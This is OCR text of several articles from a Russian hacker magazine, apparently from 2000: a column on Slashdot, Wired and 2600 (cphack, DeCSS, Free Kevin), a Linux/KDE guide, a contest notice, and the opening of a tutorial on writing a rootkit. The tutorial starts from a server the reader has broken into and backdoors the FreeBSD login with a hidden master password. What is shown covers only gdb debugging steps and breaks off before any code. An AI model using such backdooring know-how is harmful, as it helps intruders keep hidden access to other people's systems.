Про Палку-точку (Slashdot.org - http://www.slashdot.org/) должно быть не слышал только мертвый. Столько "шуму" (в хорошем смысле), сколько создает этот сайт - подчас не создают даже крупные порталы типа CNN (ведь в сущности разные там CNN, CBS и прочие - это тоже езины, только рассказывать о них (в идеологическом плане) - не очень интересно (хотя в плане технологий - очень грамотные и интересные ресурсы, но о них как-нибудь в следующий раз).

Своим появлением Slashdot обязан маленькому пингвину Туксу :), точнее его идеологическому :) создателю - Линусу Торвальдсу. Ведь изначально Slashdot был большей частью сайтом для линуксоидов. Но теперь Палка-точка больше сайт с новостями, причем самыми разными. О популярности Палки-точки говорит такой факт - журнал Wired (Wired.com - прошу заметить, тоже "правильный" езин - настоятельно рекомендуемый к прочтению не реже раза в неделю!) посвятил сайту статьи в двух номерах подряд. Честь, не для всех.

Эффект Палки-точки

Или, если говорить не по-русски - "Slashdot effect". Поскольку Slashdot - популярный ресурс, его авторы, по мере своих сил, популяризируют :) другие сайты. Только не всегда им на пользу.




Не однократно бывало так, что после того, как Slashdot поставит ссылку на другой сайт, тот "валится" от перегрузки. Машины провайдеров не справляются с тем безумным траффиком, который умудряются сгенерить люди, пришедшие с Slashdot.

Vox Populi

Глас народа очень хорош, когда его могут услышать. Если кому-то из программистов нужно, чтобы его услышали - лучшего места, чем Slashdot, им не найти! Наверное, так рассуждали два парня, что им сделать после того, как против них выступила большая и сильная корпорация.

Не так давно :) два неглупых парня - Эдди Янссон и Мэттью Скала очень облегчили жизнь сообразительным и взрослым не по годам детишкам, охочим до XXX, HardCore Porno и прочих радостей жизни, в которых не отказывают себе взрослые дяди и тети :).

Жизнь эта была осложнена программой - так называемым веб-фильтром CyberPatrol. Эту софтину написала фирма Microsystems Software, а распространяла ее (пользуясь своими мощно налаженными каналами) корпорация Mattel (в Barby играли, девочки?).



Так вот - эти умельцы сделали хитрую приладу - программку cphack (CyberPatrol Hack). Эта отмычка позволяет детям легко и непринужденно не только обойти сам фильтр, но!!! также позволяет получить полный "black list" тех сайтов, которые отфильтровываются программой. Т.е. юные любители сладенького не только могли серфить Веб, наплевав на всякий там родительский контроль, но и получить при этом еще и тучу ссылок на самое вкусненькое.


Естественно, что вышеозначенная Mattel подала на программистов в суд. И тут случилось самое интересное. Slashdot развернул мощною кампанию в поддержку ребят. Сразу же после этого резко увеличилось количество зеркал, откуда "дети" могли скачать столь полезную им cphack.

И хотя суд принял "запретительное" решение (с очень хитрыми формулировками, но не они суть дело), фактически запретив распространять эту программу, - количество мест, откуда можно свободно качнуть отмычку, стало очень велико. И поделать сейчас что-то реальное уже просто невозможно. Сеть, Свобода, Равенство и все такое прочее :).

А теперь скажите мне на милость - могло ли произойти что-то подобное без мощного PR-а? Нет? То-то же! Познаете теперь, какова сила печатного слова? Особенно опубликованное в популярном езине?

Ну и напоследок - Авторы! Сайт был создан - всего-навсего - в Сентябре 1997 года. У истоков сайта стояли :) Rob “CmdrTaco” Malda и Jeff “Hemos” Bates.

Так что легко видеть - менее чем за 3 года сайт вырастил “своего” читателя. Который не столько тупо “читает новости”, ведь девиз сайта - “News for Nerds. Staff that matters” (переводить бессмысленно - а хорошего толкования пока не придумал), но еще и думает, и действует!



Go Wired!


Уже упоминавшийся Wired (за компанию с Hotwired) - www.wired.com (www.hotwired.com) - заслуживает не просто упоминания, но и отдельного рассказа.



Конечно, по сравнению с “2600” Wired относительно молод - журнал издается всего-навсего с 1993 года. Но популярности журналу также не занимать. Если спросить первого встречного американца, какой из “массовых, но диких” изинов у них наиболее популярен - уверен, что большинство назовут Wired. Почему? Наверное потому, что тематика журнала настолько широка, насколько велик профессионализм авторов. Глядя на их работу - завидуешь ребятам белой завистью (конечно, у них и возможностей побоnе, и бабла вдосталь - но все равно). Журналу удалось не только одним из первых начать публикацию в Сети свежих номеров журнала (Wired, как и читаемый тобой сейчас X, выходит как в виде “твердой” бумажной версии, так и в виде Web-версии), но и сделать Web-версию самобытной и супер-популярной.




Вся изюминка была в том, что до Wired мало кто пытался делать кардинально разные “версии” издания. Конечно, с одной стороны - на Web’е можно было прочитать статьи из бумажной версии, но Web хорош прежде всего своей интерактивностью и оперативностью - и именно это ребята из Wired сумели использовать на полную катушку! Невозможно на Web’е передать классную (у кого финскую, у кого американскую) полиграфию и невозможно на самой классной полиграфии передать все богатство flash-анимации или какой-то иной медии. Но для 1993 года такой подход был дерзким и неожиданным. Впрочем успех, пришедший к Wired’у, - 100% заслуженный. Равно как и Палка-точка, Wired замечен в проведении различных публичных акций, но и о них - в следующих передачах... :)



Просто “2600”

Еще один выдающийся сайт, обязательный к периодическому чтению. www.2600.com
Легко запомнить, просто набрать. Наверное, самый популярный сегодня хакерский сайт-жур-



нал. Все самые свежие новости о взломанных сайтах плюс - обширная "правозащитная" деятельность, чего только стоят эпопеи с DeCSS и мыльная опера под названием "Free Kevin".


Если внимательно посмотреть на стиль "2600", то легко видеть, что, оставаясь в высшей степени "андеграундным" и стильным журналом, исповедуя принципы "информация должна быть свободной" и "знание не есть преступление", "2600" публикует безусловно опасную, но и безусловно правдивую информацию о компьютерах и обо всем, что с ними связано. Если какая-то вещь (сайт, программа, служба и т.д.) имеет какие-то недокументированные возможности, а уж тем более - если это бреши или какие-то иные "back doors", задача настоящего исследователя - рассказать об этих ляпах, естественно, тщательно проверив их. "Честное хакерство" - вот истинное кредо "2600".

Помимо активной жизни на сайте, "2600" поддерживает различные публичные акции, без которых сегодня - совсем никак. Выходящий ежеквартально (об этом, кстати, говорит само название езина - "2600. The Hacker Quarterly"), "2600" проводит ежегодную "Beyond Hope" (http://www.hope.net/).

Хотя одна из таких конференций чуть было не разорила сам журнал. Получилось так, что сапожник сам чуть было не остался без сапог - фирма Fine Print, которая на протяжении многих лет печатала и распространяла бумажный вариант "ежеквартальника", воровала деньги у своих клиентов, но в конечном итоге она прогорела. К моменту своего бесславного, но громкого банкротства, Fine Print задолжала "2600" порядка 100 Килобаксов (в принципе небольшая сумма, но если нужно ее честно заработать, то...). Суд результата не дал (и так бывает :( ), а тут как раз подоспело время оплачивать счета за "Beyond Hope". Повезло, что компании, обслуживающие сам съезд, попались хорошие и простили долг... Естественно, что у издателей "2600" есть масса не легитимных (хорошо сказал!) способов пополнить свой счет. Но твердые "моральные принципы" "настоящих хакеров" не позволили применить им такой способ избавления от долгов.

С другой стороны - "2600" - один из тех журналов, которые постоянно "под колпаком". Спецслужбы США, да надо полагать и других стран, внимательно читают этот журнал.

Главный редактор "2600" - Эммануил Гольдштейн (настоящее имя Эрик Корли, а о истории его псевдонима чуть позже), настоящая "зубная боль для ФБР", неоднократно подчеркивал (естественно, не без гордости), что "на фиктивные фамилии на наш журнал подписаны абсолютно все уважающие себя правительства и спецслужбы всего мира". Естественно, полагать, что спецслужбы США занимают в числе "уважающих себя спецслужб" не последнее место :).



Теперь что касается фамилии - фамилия эта восходит к... 1949 году. Именно в этом году, на закате войны мировой и заре войны холодной, Джордж Оруэлл опубликовал свой роман - утопию "1984", выражение из которого (к месту и не к месту, не всегда осознавая его смысл) "Большой Брат смотрит на вас" так любят употреблять различные попсовые издания...

Главного героя этой книги, который, собственно, и вел борьбу с контролем Большого Брата, звали, правильно - Эммануил Гольдштейн.

Еще одна версия (только усиливающая мотив принятия такого эпического псевдонима) - это дата основания "2600"; как уже было написано выше, журнал был основан в том самом знаменитом 1984 году. Так что фамилия Гольдштейн была в тот год чрезвычайно символичной.

В вышедшем несколько лет назад фильме "Хакеры" (фильм, честно сказать, так себе, но название зато...) была также использована эта фамилия Так что популярности "2600" явно не занимать. Небольшое лирическое отступление: 1984 год был легендарным еще во многих смыслах, однако дабы не утомлять длинным списком, упомяну только: опубликование Ричардом Столлманном Манифеста GNU (www.gnu.org), создание двух знаменитейших хакерских групп - LoD (Legion of Doom) и CdC (Cult of the Dead Cow); возникновение сети FIDO.

Но вернемся непосредственно к "2600". Про две его акции наверное не слышали только слепые и глухие - Free DeCSS и Free Kevin. В первом случае - это свободное распространение, а во втором - призыв к освобождению. Надо признать, что обе акции были вполне успешными, хотя, на первый взгляд, и не бесспорно.

DeCSS

Если кто в танке, напомню, что DeCSS - это небольшая программа, написанная норвежским программистом и позволяющая скопировать себе фильм с DVD диска на жесткий диск (а следовательно - потом - куда угодно), обойдя его дырявую защиту. После ее появления, судебного преследования опубликовавших ее (а в их числе был и "2600") и написавшего ее автора - программа разошлась по всему миру и никакие запреты не смогли удалить ее с самых разных серверов во многих странах мира. Проиграв (по суду) в тактике и удалив эту программу со своего сервера, "2600" выиграл стратегически, сформировав целую "армию" людей, разместивших эту программу по всему миру.


"Освободите Кевина"

Кампания "Освободите Кевина" была одной из самых масштабных и широко известных на протяжении последних пяти лет. Почти все эти 5 лет, что прошли с момента задержания Митника, до его освобождения 26 января этого года Эрик Корли по совместительству исполнял (и исполняет) еще и роль лидера без всяких кавычек массового движения "Free Kevin" (http://www.freekevin.com/). Цель по освобождению Митника кажется достигнутой, но Корли еще есть за что бороться.

FREE KEVIN

Если раньше на сайте висел счетчик - "до дня освобождения Митника осталось xxx дней", то теперь они немного поменяли текст на "до дня настоящего освобождения Митника осталось yyy дней". И лично я бы не сказал, где Кевину жилось сильно легче. Конечно, он сейчас не в тюрьме. Но он все равно не свободен. Он не может уехать из своего округа, он не может пользоваться никакой компьютерной техникой и прочими чудесами, типа сотовых телефонов. (Когда материал был почти готов, по горячим следам пришла новость, что убоявшаяся одного-единственного человека американская Фемида запретила ему использовать в своей работе даже обыкновенную пишущую машинку). И наверное, от этого ему еще тяжелее. Хотя кто знает...

Этот небольшой рассказ не описывает массы других популярных и значимых езинов. Так, за скобками остались такие гранды, как Phrack, 40hex или CuD (Computer Underground Digest). Безусловно, в свое время необходимо будет поговорить о HackZone.ru и Void.ru. Короче говоря - есть еще над чем работать... The story will continue!



ПОГРУЖЕНИЕ

Юрий Семёнов (avoid@mail.ru)

ТУТ ВАЩЕ ПРО ЧЁ?

На сегодняшний день сложилась очень странная ситуация вокруг ОС Linux. Вопреки классической градации пользователей на ламеров, юзеров и хакеров, которая обсасывается практически во всех околохакерских статьях, весь народ, который так или иначе связан с Linux, совершенно конкретно делится на хакеров Linux, которые никогда не были его юзерами, и юзеров Linux, которые являются админами на "Линукс-бейзд" серверах. Ламеры Linux и вовсе отсутствуют, т.к. достаточно иметь хотя бы один заплывший от пива и красный от бессонницы, но все еще "видящий" глаз, майский номер журнала "ХАКЕР" и самый тормознутый дайл-ап доступ в Интернет, как практически любой перец запросто сможет поиметь руут на редхатовом линухе (версии 5.2 с wuftp 2.4.2-beta18) и по праву считать себя кул-хацкером!

Заставить же этого самого хацкера поставить себе линух вместо маздая просто невозможно. "Винды - маздай - глючные падлы!!!", - орет он в три горла, а потом тихо добавляет. - Но я с ними справляюсь потихоньку...". %)) Ну ведь точно - это я про тебя говорю?!

Среди всех этих Linux-хакеров все же можно встретить настоящих бойцов компьютерного мира, которые находят в себе силы сломить бетонную стену, построенную БГ, и, скрипя мозгами и винтами, ставят Linux для повседневного использования на вторые и даже (вот молодцы!) на первые HDD-ы. Именно для них и написана данная статья. Хочется надеяться, что она окажется тем самым смазочным материалом, который ускорит и упростит процесс поднятия первоначально голой Linux системы до уровня ее профессионального использования.

ПОГРУЖАЕМСЯ...

Сейчас уже не имеет смысл раскапывать кости динозавров, изучая консоль Linux. Ведь есть достаточно продвинутая система X Window с множеством оконных диспетчеров, способная удовлетворить практически все (ну, или почти все) :) потребности современного пользователя компутера. Не слишком сложно поставить аудио и видео системы, без проблем можно русифицироваться, да и грамотного софту можно до фига слить из Инета при желании. В общем, вечный рулезз! Если после начальной загрузки линуха и регистрации в системе ты оказываешься в терминальном шелле, то по команде

```
# startx
```

смело ныряй в X окна. Мы погружаемся...

Кстати говоря, сама по себе система X Window является всего лишь ядром (центральной частью) графического пользовательского интерфейса (GUI). Управляемая различными оконными менеджерами, она может быть похожа на GUI Windows 9x, GUI Макинтоша или даже BeOS.

Оконный менеджер чаще всего укомплектовывается множеством утилит, программ, шрифтов, графических изображений, звуков и другой дребедени, которая необходима для его конфигурирования и работы. Он также полностью определяет внешний вид и параметры системы: цвет окон, расположение управляющих элементов, функциональные возможности десктопа и прочее. Проги, входящие состав менеджера X11, обычно отмечаются буквой x в начале их имени, например, xset или xwininfo.



Оставаясь в среде X Window стандарта X11, ты надежно обеспечишь свой мозг работой на несколько недель или даже месяцев. Почему? Просто процесс его конфигурирования потребует изучения и проработки офигенного числа всяких "рид ми", "хау-ту" и "FUCK U". Придется долго и упорно лазать по файлу XF86Config в поисках багов, причин зависания, нераспознования, неполного использования девайсов и других траблов. Потом, захламляя систему ненужными модулями, томительно подбирать драйвер для звуковухи; читать "Cirillics-HOW-TO" и, уливаясь шрифтами, с горем пополам русифицироваться... Короче, полный абзац.

Впрочем, польза от существования стандарта X11 все же есть. Ведь не зря же его обзывают именно "стандартом"! Все существующие и вновь появляющиеся оконные менеджеры в первую очередь ориентируются на X11, и если ты скачиваешь Linux софт, который ориентирован на работу в этой системе, то можешь быть уверен: прога будет прекрасно работать и в любых других менеджерах. Тем более, на X11 свет клином не сошелся, и разумнее выбрать что-то другое.

В настоящее время прекрасной альтернативой X11 является KDE (K Desktop Environment) - крутейший оконный менеджер, который с самого начала был сделан по уму и потому очень приятен в использовании. Один только KDE Control Center чего стоит. В режиме оконного интерфейса можно быстро и качественно настроить графическую и звуковую системы, русифицироваться, "причесать" все сетевые настройки, без проблем (почти plug`n`play) установить драйвы для всех внешних девайсов, грамотно их сконфигить и все такое. Я молчу по поводу установки различных волпаперов, скинсейверов, цветовой гаммы окон и прочего. Это, как говорится, в лучшем виде!

В комплект поставки KDE входит также и грамотное файло в виде различных утилит для работы с сетью, с диском, проги для администрирования, а также, конечно, картинки и звуки. Впечатляет также число входящих в этот менеджер шрифтов, в том числе типа "тру тайп", и это немаловажно, поскольку такая маза, во-первых, позволяет делать грамотные документы, совместимые с MS Word-ом, естественно, WYSIWYG; и, во-вторых, HTML странички, загружаемые оконными браузерами (тем же нетшкафом, например), будут выглядеть куда более цивильно.


KDE распространяется на халяву. Инсталлят KDE самой последней версии можно цивильно качнуть непосредственно с сервера www.kde.org в оригинале. Некоторые компании, которые выпускают собственные дистрибутивы Линукс, укомплектовывая их юзабельным софтом, уже успели оценить преимущество и удобство KDE и потому ставят его как X Window систему по дефолту. Одним из таких, например, является релиз компании Caldera Systems, Inc. OpenLinux v2.2 (kernel 2.2.3). Советую тебе поставить линух именно этой компании, т.к. он содержит самые полезные и необходимые для работы проги последних версий. Лучше всего, конечно, купить их фирменный компакт, либо, в крайнем случае, слить дистрибутив с их сервера www.calderasystems.com, но это при условии, что у тебя путевая связь с Internet.


МЯГКОЕ МЕСТО

Разумеется, любой, даже самый "хот", релиз пингвина вряд ли сможет отразить в себе реальный темп развития и обновления ПО. Если ты хочешь иметь у себя самые последние версии редакторов, браузеров и, тем более, антивирусов, то тебе всяко разно придется вылезать в Сеть и "вручную" сливать оттуда необходимые инсталляты.

Оперативно обозрев Internet на предмет серваков с софтом для линуха, я нарвался на тройку грамотных экземпляров. Первый из них - Linux.Freeware (linux.freeware.ru) - сервак в Рунете, посвященный ПО для Linux. Второй - Linux Soft (www.linuxsoft.narod.ru), также содержит неплохую, достаточно емкую и "горячую" коллекцию софта. Сайт Soft для Linux (linuxmisha.narod.ru), который, по всей видимости, сделал фанат Linux Миша, предназначен для продвинутых юзверей Linux, предпочитающих самостоятельно компилить и патчить кернел, пробовать разные дистрибутивы и релизы.

Мне больше всех понравился сервак от "фривари",





поэтому именно на базе преимущественно его контента я сделаю небольшой обзор софта, который необходим для цивильной работы в Linux. Все, что я привел здесь, можно смело скачивать!

ЛОКАЛЬНАЯ РАБОТА


1. Менеджеры.
KCommander аналог Windows Commander
(http://www.linuxcoding.de/)
Midnight Commander (ftp://ftp.gnome.org/pub-/GNOME/stable/sources/mc/)

2. Архиваторы.
kArchiveur аналог WinZip
(http://www-mips.unice.fr/%7Ebiederd/eric/)
3. Антивирусы.
AVP аналог AVP :)
(http://www.kasperskylab.ru/eng/trial/)
4. Редакторы.
KOffice (http://ftp.sunet.se/pub/X11/kde/snapshots/current/)
StarOffice Russian аналог MS Office
(http://www.sun.com/staroffice/)
5. Вьюеры.
Xnview аналог ACDSee32
(http://3dfr.free.fr/download/viewer/)
6. Граф. реды.
Sketch типа CorelDraw или Adobe Illustrator
(http://download.sourceforge.net/sketch/)

ИНТЕРНЕТ СОФТ

1. Браузеры.
Netscape Communicator
(ftp://ftp.netscape.com/pub/communicator/english/4.73/unix/unsupported/linux22/)
2. Офф-лайн.
HTTrack типа Teleport Pro
(http://www.ensicaen.ismra.fr/%7Eroche/)
3. FTP клиенты.
Downloader for X типа ReGet или GetRight
(http://www.krasu.ru/soft/chuchelo/files/)
4. E-mail клиенты.
Fetchmail типа The Bat!
(http://www.tuxedo.org/%7Eesr/fetchmail/)
5. Звонилки.
X-ISP
(http://hq.hellug.gr/%7Exisp/release/)

По известной причине здесь не уточняются версии приложений, а только лишь места, куда выкладываются новейшие дистрибутивы того или иного ПО. Следует также отметить, что инсталляты Linux софта обычно распространяются в виде *.tgz или *.tar.gz архивов, либо *.rpm пакетов. Если ты скачал архив, тот тут, как говорится, нет вопросов: распаковал его в /temp, почитал readme.txt и проинсталлировал, как "доктор прописал"...



Несколько специфичен, но в то же время и более удобен процесс юза rpm пакетов. Для их обслуживания, прежде всего, следует запастись RPM менеджером (RedHat Package Manager), который (естественно, в виде *.tar.bz) можно найти на официальном FTP сервере ftp.rpm.org. По функциональным возможностям RPM напоминает раздел "Install/Uninstall Programs" панели управления винды. Зная имя rpm пакета, можно:
1) инсталлировать софт
 # rpm -ivh packegname.rpm
2) деинсталлировать
 # rpm -e packegname.rpm
3) апдейтить инсталлированное приложение
 # rpm -Uvh packegname.rpm
4) получить инфу о софте
 # rpm -qpi packegname.rpm

ГЕЙ-МЕРУ

В заключение хочу отметить, что всякие там меломаны и игроманы сейчас вообще без проблем могут укомплектоваться разными геймами, аудиоцентрами и видеоплеерами для Linux. Например, версии квейк (Quake, Quake II, TF и т.п.) и горы другой развлекательной лабуды можно слить с игрового сервера LinuxGames.Com (www.linuxgames.com). Короче, кто ищет, тот найдет! А кто НЕ ищет, ТОГО найдут и похоронят... :)






Компания БиЛайн и журнал Хакер провели конкурс.
Условия были опубликованы в Хакере №5/2000 г.
Чтобы получить на халяву мобильный телефон Би+ нужно было всего-то придумать рекламный слоган для новых тарифов:
Стандарт, Драйв, Профи.
Мы благодарим всех участников конкурса (пришло больше 150 писем).
Самым удачным компания БиЛайн признала слоган для молодежного тарифа Драйв:

Би+Драйв=Любовь

Автор Александр Марченко, г. Москва.
Мы поздравляем победителя.
Приз телефон Ericsson LX 588
Александр может получить в редакции.
Александр, обязательно свяжись с нами по тел.: (095) 229-4367
или e-mail: igor@gameland.ru





[MAL@XAKEP.RU]

Начнем с того, что ты порутил сервак зло-админа.

На следующий день ты, довольный своим достижением, лезешь на "свою" тачку: вводишь login, password... А она, нехорошая, ругается, понимаешь ли: "Login incorrect". Проверяешь мыло, а там мессага от root@zlo.org, прочтя которую, тебе становится ясно, что просекли хацкера админы. -) Ну и в голове, естественно, мысли:

- Да задолбали!! Черт... Как же сделать так, чтоб в следующий раз меня не просекли?

Ну так вот, слушай, что я тебе скажу. В сети полно программ - руткитов. Специально для таких, как ты. -) Они позволяют тебе использовать систему после ее взлома так, что администратор не замечает явных признаков твоего присутствия. Правда, существует небольшая проблемка: каждая такая программа переписана под определенную версию ос. Поэтому не всегда получается найти то, что тебе нужно. Ну что ж тут поделаешь... выход один: научиться писать руткиты самому. -)

Руткит - набор определенных программ, выполняющих системные функции, переписанных "под себя". К таким програм относятся : login, su, passwd, ps, who, ifconfig и другие.

Ну, не будем затягивать, приступаем... -) Итак, первым делом переписывать будем login, с такой целью, чтобы иметь доступ к системе по своему паролю, который не будет светиться в базе данных пользователей, а конкретней - в /etc/shadow. Короче говоря, у нас будет некий пароль, с помощью которого можно будет залогиниться на тачку под любым юзверем.

Да, кстати, все примеры, рассмотренные в этой статье, реализовывались на FreeBSD 3.1. Поэтому если у тебя другой *nix или другая версия freeBSD, возможны некоторые различия. В общем, поехали... Чтобы переписать программу, нам желательно достать ее исходники, а то изобретать колесо заново меня не прет. -) Достать их можно в сети, а можно и прямо на машине, если, устанавливая BSD, админ там не забыл указать установку sources. -)

```
bash#whereis login.c
login: /usr/bin/login /usr/share/man/man1/login.1.gz
/usr/src/usr.bin/login
bash#
```

Отлично. Вот и видно, что исходники login-а лежат у нас в папке

/usr/src/usr.bin/login/

Топаем туда. Теперь нужно немного разобраться с этим логином. Что это, вообще, за прога? -) Все очень просто. Когда ты телнетишься на тачку, запускается login и требует от тебя логин с паролем, сверяет их с базой данных и решает уже, дать тебе шелл или не дать. -) Ну так вот... Нам, по идее, нужно найти в исходнике функцию, которая запрашивает пароль и сверяет его с тем, что в базе. Найти ее довольно-таки просто. Для этого нам, кстати, понадобится дебаггер. Я всегда использую - gdb. Итак, нам надо дебагнуть логин, для этого сначала его нужно откомпилить с определенным флагом -g3. Поэтому для начала подправим немного Makefile.

```
bash#ee Makefile
```

И в ту строчку, что начинается с CFLAGS+= , добавим -g3, теперь она выглядит у меня так:

```
CFLAGS+=-g3 -Wall -DLOGIN_ACCESS -DLOGALL
```

Сохраняем Makefile и пишем:

```
bash#make
```

После того как login откомпилится, запускаем дебаггер gdb.

```
bash#gdb login
```

Теперь ставим break 1. Это для того, чтобы, когда мы запустим прогу, в дебаггере она остановилась на первой строчке кода. Иначе она выполнится вся сразу, что нам совершенно не надо. -)

```
(gdb)break 1
Breakpoint 1 at 0x8049894: fili login.c, line 1
```

Теперь запускаем ее и двигаемся вперед до тех пор Пока, нас не запросят ввести пароль.

```
(gdb)run
Starting program: /usr/src/usr.bin/login/login
Breakpoint 1, main (argc=-272638616, argv=0x0) at login.c:130
130 {
(gdb)step
(gdb) [жмем ентер до тех пор, пока не потребуют ввести пароль]
```

Если на строках 278,277 или вообще на каких-нибудь других получается круговорот, выйди из gdb. Запусти его снова, но в этот раз уже поставь break на строчку выше. В моем случае это - 279. И опять же двигайся step-ами. -) Итак, смотрим, куда кладется наш пароль...

```
(gdb)
657          e=pam_authenticate(pamh,0);
(gdb)
```

Passwd:
(gdb)

